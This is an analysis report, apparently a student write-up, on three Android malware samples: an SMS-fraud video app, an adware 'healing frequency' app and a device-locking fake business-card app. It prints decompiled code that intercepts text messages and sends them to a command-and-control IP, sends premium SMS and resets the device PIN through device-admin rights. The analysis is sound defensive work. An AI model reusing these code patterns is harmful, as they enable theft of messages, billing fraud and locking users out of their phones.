# Android Malware Analysis
# Jason Schwartzman


## Malware 1:

This malware's name translated from Chinese means block video which implies that this application is intended to block videos from playing automatically although there is malware hidden among it.

The origin of the malware is likely to be China and sends text messages through a Chinese service provider named Baidu. The name "Baidu" is in many files, one of which is the AndroidManifest.xml file as seen below.

```
<service android:enabled="true" android:name="com.baidu.location.f" android:process=":remote"/>
<meta-data android:name="com.baidu.lbsapi.API_KEY" android:value="8w6x5VdRNUNrjMDq8mxjVGkM"/>
```

MobSF shows that the application communicates with various servers in China.



In this file, many permissions are being given to this application, most include sending and receiving messages which are being used to contact the command and control server in China. An example of the application sending text messages is in a Java file within the application as seen below.

```
public void qustDialog1(int arg2) {
    D dialog = new D(this.context, 1);
    dialog.setTitle("提示");
    dialog.setContent("\n\r\t下载对应播放器，观看视频！    \n  \r  \t  \n \r  \t \n  \r  \t \n  \
    dialog.setOBtnOnClickListener(new D.PositiveBtnOnClickLisener() { // from class: com.exa
        @Override // zcz.sd.D.PositiveBtnOnClickLisener
        public void onPositiveClick(D dialog2, int positiveCode) {
            dialog2.dismiss();
            ArrayList<String> listApp = AMActivity.this.IsApp();
            if (!A.isNullOrEmpty(listApp)) {
                Intent intent = new Intent(AMActivity.this.context, P.class);
                intent.putStringArrayListExtra(P.ABCTOMYPROGESS, listApp);
                intent.putExtra("quit", "0");
                AMActivity.this.startActivity(intent);
            }
        }

        @Override // zcz.sd.D.PositiveBtnOnClickLisener
        public void onNegativeClick(D dialog2, int positiveCode) {
            dialog2.dismiss();
            ArrayList<String> listApp = AMActivity.this.IsApp();
            if (!A.isNullOrEmpty(listApp)) {
                Intent intent = new Intent(AMActivity.this.context, P.class);
                intent.putStringArrayListExtra(P.ABCTOMYPROGESS, listApp);
                intent.putExtra("quit", "0");
                AMActivity.this.startActivity(intent);
            }
        }
    });
    dialog.show();
}
```

The code above is from the main application which displays dialogue on the user's screen which roughly translates to "download the video player to watch video of hollywood models." However, the positive and negative clicks both perform the same action, tricking the user into thinking that he did not install the software if he clicks the negative option. From P.class the following line of code is part of a function that is run as an AsyncTask.

```
R a2 = R.a(new ak().a(String.valueOf(k.p) + ("?PropsId=" + k.f470d + "&Mobile=&IMEI="
+ PzPay.IMEI + "&IMSI=" + PzPay.IMSI + "&CpParam=" + str), ag.a.GET));
```

This line of code is getting a HTTP request from one of the Chinese servers.

```
if ((PzPay$1$1.isEmpty(a2.f507b) || PzPay$1$1.isEmpty(a2.f508c)) ? false : true) {
    z = false;
    ArrayList<String> divideMessage = this.f488e.divideMessage(a2.f507b);
    for (int i2 = 0; i2 < divideMessage.size(); i2++) {
        String str3 = divideMessage.get(i2);
        as.a("TGA", String.valueOf(a2.f508c) + "###" + str3);
        if (this.f485b) {
            as.a("TAG", "回调########" + this.f485b);
            Intent intent = new Intent(this.f487d.SEND_SMS_ACTION1);
            intent.putExtra("isb", this.f485b);
            this.f488e.sendTextMessage(a2.f508c, null, str3, PendingIntent.getBroadcast(context, 0, intent, 0), null);
            this.f485b = false;
        } else {
            as.a("TAG", "ms");
            this.f488e.sendTextMessage(a2.f508c, null, str3, null, null);
        }
    }
```

From the response it gets, subsequent lines of code parse the data received from the server which sends a text message to a phone number from the parsed data. As for the message being sent, the message is contained within the parsed data grabbed from the server.

```
if ("ContentSid".equalsIgnoreCase(name)) {
    r.f509d = newPullParser.nextText();
    break;
} else if ("RetCode".equalsIgnoreCase(name)) {
    r.f506a = newPullParser.nextText();
    break;
} else if ("LoginSms".equalsIgnoreCase(name)) {
    r.f507b = newPullParser.nextText();
    break;
} else if ("SpNumber".equalsIgnoreCase(name)) {
    r.f508c = newPullParser.nextText();
    break;
```

As a reference the above code are the fields that are pulled from the server.

Another malicious action performed by the application is as follows.

```
public void onReceive(Context context, Intent intent) {
    as.a(TAG, "onReceive.............");
    if ("android.provider.Telephony.SMS_RECEIVED".equals(intent.getAction())) {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get("pdus");
            SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
            for (int i = 0; i < objArr.length; i++) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            }
            StringBuffer stringBuffer = new StringBuffer();
            String str = null;
            for (SmsMessage smsMessage : smsMessageArr) {
                str = smsMessage.getDisplayOriginatingAddress();
                stringBuffer.append(smsMessage.getDisplayMessageBody());
            }
            LAST_SMS[0] = str;
            LAST_SMS[1] = stringBuffer.toString();
            as.b(TAG, String.valueOf(str) + "  " + stringBuffer.toString());
            abcrtBroadcast(context, this, str, stringBuffer.toString());
            return;
        }
        return;
    }
    "android.provider.Telephony.WAP_PUSH_RECEIVED".equals(intent.getAction());
}
```

The above code collects all of the text messages the android receives and logs them. Then it calls the below code.

```
private static void abortBroadcast(ContentResolver contentResolver, String str, SmsPushReceiver smsPushReceiver, Context context, String str2, String str3)
    if (smsPushReceiver != null) {
        smsPushReceiver.abortBroadcast();
        as.a(TAG, "broadSms: " + str2 + " " + str3);
    } else if (contentResolver != null) {
        as.a(TAG, "change_URL_CONTENT: " + str + " " + contentResolver.delete(PzPay.URL_CONTENT, "_id=?", new String[]{str}));
    }
    T t = new T();
    HashMap hashMap = new HashMap();
    if (PzPay.OPERATOR != null) {
        hashMap.put("CType", new StringBuilder().append(PzPay.OPERATOR.ordinal()).toString());
    }
    hashMap.put("SpNum", str2);
    hashMap.put("FeedbackType", "2");
    try {
        if (!PzPay$1$1.isEmpty(str3)) {
            hashMap.put("Content", URLEncoder.encode(str3, AsyncHttpResponseHandler.DEFAULT_CHARSET));
        }
    } catch (UnsupportedEncodingException e2) {
        hashMap.put("Content", "");
        e2.printStackTrace();
    }
    t.a("http://221.12.6.198:8010/APP/AppSMSPayLog.aspx", hashMap, ag.a.GET, PzPay$1$1.isNet(context));
```

```
try {
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    defaultHttpClient.getParams().setIntParameter("http.socket.timeout", 30000);
    defaultHttpClient.getParams().setIntParameter("http.connection.timeout", 30000);
    if (Proxy.getDefaultHost() != null && !this.f529e) {
        defaultHttpClient.getParams().setParameter("http.route.default-proxy", new HttpHost(Proxy.getDefaultHost(), Pr
    }
    HttpResponse execute = defaultHttpClient.execute(b(str, map, aVar));
```

The code above exists within the method that performs the HTTP request to connect with the given URL to send it information. So essentially, it is logging the text messages received and sending them to the IP address.

| | | |
|---|---|---|
| 221.12.6.198 | ok | **IP:** 221.12.6.198<br>**Country:** China<br>**Region:** Zhejiang<br>**City:** Hangzhou<br>**Latitude:** 30.293650<br>**Longitude:** 120.161423<br>**View:** Google Map |

This is where the messages are being sent to.

## QUICK INFO

Quick summary of the host name

www.qwgsol.cn quick info

| General | |
|---|---|
| FQDN | www.qwgsol.cn |
| Host Name | www |
| Domain Name | qwgsol.cn |
| Registry | cn |
| TLD | cn |
| **DNS** | |
| IP numbers | 221.12.6.198 |
| **Domain DNS** | |
| Name servers | ns1.myhostadmin.net<br>ns2.myhostadmin.net<br>ns3.myhostadmin.net<br>ns4.myhostadmin.net<br>ns5.myhostadmin.net<br>ns6.myhostadmin.net |

A search of the IP address gets a small amount of information about the host as seen above.

Other permissions include utilizing the phone's GPS, Internet, and Wifi states as well as getting access to the SIM card information which can be seen below.

```
String simimei = telephonyManager.getSubscriberId();
String imei = telephonyManager.getDeviceId();
```

Two examples of dangerous permissions categorized by MobSF allow the application to determine your location based on various methods to find out where exactly you are located.

| | | | |
|---|---|---|---|
| android.permission.ACCESS_COARSE_LOCATION | dangerous | coarse (network-based) location | Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are. |
| android.permission.ACCESS_FINE_LOCATION | dangerous | fine (GPS) location | Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power. |

The below image also depicts getting the phone's location information in the main activity as well as setting up a location listener using Baidu Location SDK.

```
public void Locationing() {
    this.mLocClient = ((MyApplications) getApplication()).getmLocClient();
    this.mLocClient.registerLocationListener(new BDLocationListener() { // from class: com.exa.mskze.AMActiv
        @Override // com.baidu.location.BDLocationListener
        public void onReceivePoi(BDLocation arg0) {
        }

        @Override // com.baidu.location.BDLocationListener
        public void onReceiveLocation(BDLocation arg0) {
            AMActivity.this.mLocClient.stop();
            if (arg0.getCity() == null) {
                AMActivity.this.Locationing();
            }
            String city = arg0.getCity();
            String addstr = arg0.getAddrStr();
            System.out.println("Locationing-----》" + city + addstr);
            H.city = city;
            AMActivity.this.sp.setCache(X.FLAG, AMActivity.this.getResources().getString(R.string.flag));
            AMActivity.this.sp.setCache(X.PUBLICCITY, city);
            AMActivity.this.sp.setCache(X.PUBLICADDSTR, addstr);
            Intent service = new Intent();
            service.setClass(AMActivity.this.context, Sbv.class);
            AMActivity.this.context.startService(service);
            AMActivity.this.mLocClient.unRegisterLocationListener(this);
            AMActivity.this.mLocClient.stop();
        }
    });
    this.mLocClient.start();
}
```

Native libraries are included in the malware that contain some malicious functions that can monitor the network. An example from an object dump of one of the native libraries shows functions that were not obfuscated leaking information about the functions in the libraries.

```
00016e14 g     DF .text  0000007c Java_com_mv_xing2_MvSdkJar_nativeMonitorNetworkStatus
```

In addition to sending and receiving text messages, there is also a payment option on the app. This can be noticed by many resource files that have "pay" in their name as well in the AndroidManifest.xml file. Considering that sending messages to the Chinese servers costs money, this is what the payment must be used for.

```
res/drawable-xhdpi/pay_fail_bj.png
res/drawable-xhdpi/pay_sus_bj.png
```

```
<receiver android:enabled="true" android:name="com.hzpz.pay.service.SmsPushReceiver">
```

The malware also logs information possibly for debugging purposes including error messages and status of different services. Some examples include:

```
"This application logs the message 'WIFI is off' under the tag 'NetWorkHelper'",
"This application logs the message 'WIFI is on' under the tag 'NetWorkHelper'",
"This application logs the message 'baidu location connected ...' under the tag 'baidu_location_client'",
"This application logs the message 'baidu location service stop ...' under the tag 'baidu_location_service'",
"This application logs the message 'cannot read blob header' under the tag '5'",
"This application logs the message 'cannot read data file magic' under the tag '8'",
"This application logs the message 'cannot read header magic' under the tag '0'",
"This application logs the message 'cannot read header' under the tag '6'",
"This application logs the message 'custom onProgress contains an error' under the tag
```

| | | | |
|---|---|---|---|
| 2 | Debug Enabled For App [android:debuggable=true] | high | Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes. |

In res/values there is a string.xml file which contains important strings that the malware uses.

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="good_name">商品名称： </string>
    <string name="good_price">商品价格： </string>
    <string name="game_name">游戏名称： </string>
    <string name="hint_please_enter_security_code">请输入短信验证码</string>
    <string name="should_pay_money">应付金额： </string>
    <string name="connect_phone">客服电话： 4008011888</string>
    <string name="logo_name">中国电信账单支付</string>
    <string name="re_get_code">重新获取</string>
    <string name="pay_failed">受理失败</string>
    <string name="pay_success">受理成功</string>
    <string name="urlSend">requAction!send</string>
    <string name="urlAdd">respAction!add.action</string>
    <string name="urlAdphone">fishpay_adphone</string>
    <string name="urlDownload">fishpay_update.action?gamename=</string>
    <string name="urlTongJi">fishpay!addChannel.action</string>
    <string name="day">20150731</string>
    <string name="flag">81</string>
    <string name="urlHome">http://115.28.252.178/msg/</string>
    <string name="urlReq">i.php</string>
    <string name="urlSendSuccess">q.php</string>
    <string name="pay_unit">积分</string>
    <string name="app_name">禁播视频</string>
    <string name="action_settings">Settings</string>
    <string name="hello_world">Hello world!</string>
    <string name="Setting">Setting</string>
    <string name="urlReq1">requAction!req.action</string>
    <string name="urlSendSuccess1">requAction!sendSuccess</string>
</resources>
```

Some strings reiterate that there is payment being processed on the app. There is a phone number that claims to be customer service although it is a fake number (there are many fake numbers within the app). The IP address listed is a proxy server that the application contacts. Some other files contain URLs to other websites which are being used for malicious purposes as seen below most of which deal with payment.

| | |
|---|---|
| http://221.12.6.198:8010/APP/AppPaylog.aspx<br>http://221.12.6.198:8010/APP/AppTask.aspx<br>http://221.12.6.198:8010/APP/VersionCheck.aspx<br>http://221.12.6.198:8010/APP/CheckOrder.aspx<br>http://221.12.6.198:8010/APP/GetFeePoint.aspx<br>http://221.12.6.198:8010/WoRead/GetOrder.aspx?AppId=2&MyOrderId=<br>http://221.12.6.198:8010/TYKJ/GetOrder.aspx?AppId=<br>http://221.12.6.198:8010/YiPay/GetOrder.aspx?AppId=<br>http://221.12.6.198:8010/PayChannel/YiZhiFu/GetOrder.aspx?AppId=<br>http://221.12.6.198:8010/CMRead/GetOrder.aspx?MyOrderId=<br>http://221.12.6.198:8010/APP/AppPayResultLog.aspx | com/hzpz/pay/PzPay.java |

The application uses weak algorithms for encryption such as MD5, SHA-1, and a flawed SSL implementation. These vulnerabilities can cause MITM attacks and other cryptographic attacks

| | | | | |
|---|---|---|---|---|
| 5 | MD5 is a weak hash known to have hash collisions. | warning | **CWE:** CWE-327: Use of a Broken or Risky Cryptographic Algorithm<br>**OWASP Top 10:** M5: Insufficient Cryptography<br>**OWASP MASVS:** MSTG-CRYPTO-4 | com/baidu/location/b/a/c.java<br>com/hzpz/pay/PzPay$1$1.java<br>com/hzpz/pay/aA.java<br>com/hzpz/pay/ar.java<br>net/tsz/afinal/core/FileNameGenerator.java |
| 7 | SHA-1 is a weak hash known to have hash collisions. | warning | **CWE:** CWE-327: Use of a Broken or Risky Cryptographic Algorithm<br>**OWASP Top 10:** M5: Insufficient Cryptography<br>**OWASP MASVS:** MSTG-CRYPTO-4 | com/baidu/location/t.java |
| 8 | Insecure Implementation of SSL. Trusting all the certificates or accepting self signed certificates is a critical Security Hole. This application is vulnerable to MITM attacks | high | **CWE:** CWE-295: Improper Certificate Validation<br>**OWASP Top 10:** M3: Insecure Communication<br>**OWASP MASVS:** MSTG-NETWORK-3 | com/loopj/android/http/MySSLSocketFactory.java |

| | | | | |
|---|---|---|---|---|
| 11 | FCS_COP.1.1(2) | Selection-Based Security Functional Requirements | Cryptographic Operation - Hashing | The application perform cryptographic hashing services not in accordance with FCS_COP.1.1(2) and uses the cryptographic algorithm RC2/RC4/MD4/MD5. |

Overall, the application gathers information about the user including text message history that the user would not want and is sending this information to a command and control server. The application can send text messages on behalf of the user that would charge the user and the user doesn't know this is occurring.

# Malware 2:

The application's name is Healing Frequency - 528hz Pulses which seems to emit a frequency from the user's phone that is "healing". The application does perform this action as seen in one of the files, but also performs malicious activities such as giving the user Adware.

The AndroidManifest.xml file shows that BeatBoard.java is the main file of the application. In this file, it is shown that the application performs as its name suggests when a button is pressed.

```
public void onClick(View v) {
    if (thebeatboard.this.player1 != null) {
        thebeatboard.this.player1.stop();
        thebeatboard.this.player1.reset();
        thebeatboard.this.player1 = null;
    }
    thebeatboard.this.player1 = MediaPlayer.create(thebeatboard.this, (int) R.raw.freqlove);
    if (thebeatboard.this.player1 != null) {
        if (thebeatboard.this.player1.isPlaying()) {
            thebeatboard.this.player1.stop();
        }
        thebeatboard.this.player1.setLooping(true);
        thebeatboard.this.player1.setVolume(1.0f, 1.0f);
        thebeatboard.this.player1.setScreenOnWhilePlaying(true);
        thebeatboard.this.player1.start();
    }
```

In addition to this basic functionality, the application's main functionality is to give the user Adware.

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
    AdView adView = (AdView) findViewById(R.id.adView);
    adView.loadAd(new AdRequest());
    Airpush airpush = new Airpush(getApplicationContext());
    airpush.startPushNotification(false);
    airpush.startSmartWallAd();
```

This code snippet, which is also found in the same file, initializes and loads ads into the android application. The "adview" variable is to display a banner of ads provided by AdMob. Airpush is another form of advertisement that uses push notifications to the user. There are many other files within this application that deal with the viewing and handling of ads being displayed to the user such as AdActivity.java and AdRequest.java. All of these files within the application, provide AdWare functionality to get and display ads for the user.

The application is able to track the user as seen by the permissions of gaining access to the user's GPS location.

| | | | |
|---|---|---|---|
| android.permission.ACCESS_COARSE_LOCATION | dangerous | coarse (network-based) location | Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are. |
| android.permission.ACCESS_FINE_LOCATION | dangerous | fine (GPS) location | Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power. |

In the Java file that gets information about the user it is clearly seen how these permissions are being used in the applications.

```
if (ACCESS_COARSE_LOCATION) {
    criteria.setAccuracy(2);
    provider = mlocManager.getBestProvider(criteria, true);
}
if (provider == null && ACCESS_FINE_LOACTION) {
    criteria.setAccuracy(1);
    provider = mlocManager.getBestProvider(criteria, true);
}
if (provider == null) {
    Util.printDebugLog("Provider null");
    return null;
}
this.location = mlocManager.getLastKnownLocation(provider);
```

There are also trackers that are installed on the phone, one of which is used for advertisement.

| TRACKER NAME | CATEGORIES | URL |
|---|---|---|
| BugSense | Crash reporting | https://reports.exodus-privacy.eu.org/trackers/371 |
| Google AdMob | Advertisement | https://reports.exodus-privacy.eu.org/trackers/312 |

The application uses weak hash algorithms that are vulnerable to exploitations that takes advantage of these outdated systems.

| | | |
|---|---|---|
| Application vulnerable to Janus Vulnerability | high | Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable. |
| Certificate algorithm vulnerable to hash collision | high | Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues. |

Through dynamic analysis, the application is in contact with multiple ad sources as seen below.

| | | |
|---|---|---|
| ads.adsymptotic.com | good | **IP:** 52.252.21.125<br>**Country:** United States of America<br>**Region:** Virginia<br>**City:** Boydton<br>**Latitude:** 36.667641<br>**Longitude:** -78.387497<br>**View:** Google Map |
| ads.mdotm.com | good | No Geolocation information available. |

The application interacts with airpush API which are ways to push notifications to the user's android phone. These notifications may be malicious and contain ads that would harass the user.

| | |
|---|---|
| https://api.airpush.com/v2/api.php<br>https://api.airpush.com/lp/log_sdk_request.php<br>https://api.airpush.com/appwall/getid.php<br>https://api.airpush.com/dialogad/adcall.php<br>https://api.airpush.com/dialogad/adclick.php<br>http://apistaging.airpush.com/dialogad/clicktocall.php<br>http://apistaging.airpush.com/dialogad/clicktomsg.php<br>https://api.airpush.com/fullpage/adcall.php?<br>https://api.airpush.com/model/user/getappinfo.php?packageName=<br>http://api.airpush.com/testicon.php<br>https://api.airpush.com/lp/getinterstitialads.php<br>https://api.airpush.com/optin/<br>https://api.airpush.com/testmsg2.php<br>https://api.airpush.com/redirect.php?market= | com/OvowARhM/PCpbhVVF95951/IConstants.java |

Overall, this application has a simple function to perform but has a lot of unnecessary advertisements on top of it that will annoy the user.

# Malware 3:

This malware when translated from Chinese to English means “well-liked business card-cracked version” which could mean it is a free version of having a notable business card. However, it does not provide this functionality.

| | | | |
|---|---|---|---|
| android.permission.MOUNT_UNMOUNT_FILESYSTEMS | dangerous | mount and unmount file systems | Allows the application to mount and unmount file systems for removable storage. |
| android.permission.SEND_SMS | dangerous | send SMS messages | Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation. |
| android.permission.SYSTEM_ALERT_WINDOW | dangerous | display system-level alerts | Allows an application to show system-alert windows. Malicious applications can take over the entire screen of the phone. |
| android.permission.WRITE_EXTERNAL_STORAGE | dangerous | read/modify/delete external storage contents | Allows an application to write to external storage. |

In the AndroidManifest.xml file the application gets dangerous permissions such as being able to write to storage externally and sending text messages, and other administrative actions.

| | | | |
|---|---|---|---|
| Weak Encryption algorithm used | high | **CWE:** CWE-327: Use of a Broken or Risky Cryptographic Algorithm<br>**OWASP Top 10:** M5: Insufficient Cryptography<br>**OWASP MASVS:** MSTG-CRYPTO-4 | com/h/DU.java |

Weak encryption algorithms such as DES (which is implemented in one of the files) are used which make the operations not confidential.

| | | |
|---|---|---|
| Certificate algorithm vulnerable to hash collision | high | Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues. |

In addition it uses a vulnerable certificate algorithm that diminishes the integrity of the operations done by the application.

In the main activity Java file, the android application gives itself administrative powers by activating the device administrator.

```
private void activiteDevice() {
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    try {
        intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName(this, Class.forName("com.h.MyAdmin")));
        startActivityForResult(intent, 0);
    } catch (ClassNotFoundException e) {
        throw new NoClassDefFoundError(e.getMessage());
    }
}
```

This can be used for malicious purposes such as wiping the phone’s data so this application should not have this power.

```java
public class MyAdmin extends DeviceAdminReceiver {
    @Override // android.app.admin.DeviceAdminReceiver
    public void onEnabled(Context context, Intent intent) {
        String num = Integer.toString(2000);
        try {
            Intent intent2 = new Intent(context, Class.forName("com.h.s"));
            intent2.setFlags(268435456);
            context.startService(intent2);
            getManager(context).resetPassword(num, 0);
            super.onEnabled(context, intent);
        } catch (ClassNotFoundException e) {
            throw new NoClassDefFoundError(e.getMessage());
        }
    }

    @Override // android.app.admin.DeviceAdminReceiver
    public CharSequence onDisableRequested(Context context, Intent intent) {
        String num = Integer.toString(2000);
        getManager(context).lockNow();
        getManager(context).resetPassword(num, 0);
        return super.onDisableRequested(context, intent);
    }

    @Override // android.app.admin.DeviceAdminReceiver
    public void onPasswordChanged(Context context, Intent intent) {
        String num = Integer.toString(2000);
        getManager(context).lockNow();
        getManager(context).resetPassword(num, 0);
        super.onPasswordChanged(context, intent);
    }

    @Override // android.app.admin.DeviceAdminReceiver, android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Log.i("------", "onReceive-----");
        super.onReceive(context, intent);
    }
}
```

When the device administrator is enabled for the application, it creates a new intent which is handled in another file. If the user tries to disable device administrator or change the password the application handles this and will change the password PIN to “2000” on the user’s phone, locking him out. Even when logging back into the phone with this password in dynamic analysis on MobSF, you are prompted with this screen:


The user is stuck on this screen which asks for an input and there is no way to get off of this screen besides turning the phone off. This message is a result from code from this file:

```
public void onCreate() {
    super.onCreate();
    this.pass = (long) (Math.random() * 100000000);
    this.passw = new Long(this.pass + 9999);
    this.des = new DU("flower");
    try {
        this.des = new DU(this.des.decrypt("c29fe56fa59ab0db"));
    } catch (Exception e) {
    }
    this.share = getSharedPreferences("Flowers", 0);
    this.editor = this.share.edit();
    if (this.share.getLong("m", 0) == 0) {
        this.editor.putLong("m", this.pass);
        this.editor.commit();
        try {
            this.editor.putString("passw", this.des.encrypt(new StringBuffer().append("").append(this.passw).
            this.editor.commit();
        } catch (Exception e2) {
        }
        if (!is(getApplicationContext())) {
            try {
                this.editor.putLong("m", Long.parseLong(this.des.decrypt("5a15e58cc8db8d1c700ecb6bb7b627a9"))
                this.editor.commit();
                this.editor.putString("passw", "c8c0ae88e6d1aeb8a2bcb7274e242414");
                this.editor.commit();
                return;
            } catch (Exception e3) {
                return;
            }
        }
        this.ppss = new StringBuffer().append(this.share.getLong("m", 8)).append("").toString();
        try {
            this.password = this.des.decrypt(this.share.getString("passw", ""));
        } catch (Exception e4) {
        }
        new Thread(this) { // from class: com.h.s.100000000
            private final s this$0;
```

This code encrypts a random password that the user must enter in order to remove the message. Since the user will not know this password, he will be locked out of his phone.

Overall, this malware gives itself administrative permissions to change the password of the user and lock the user out of his own phone.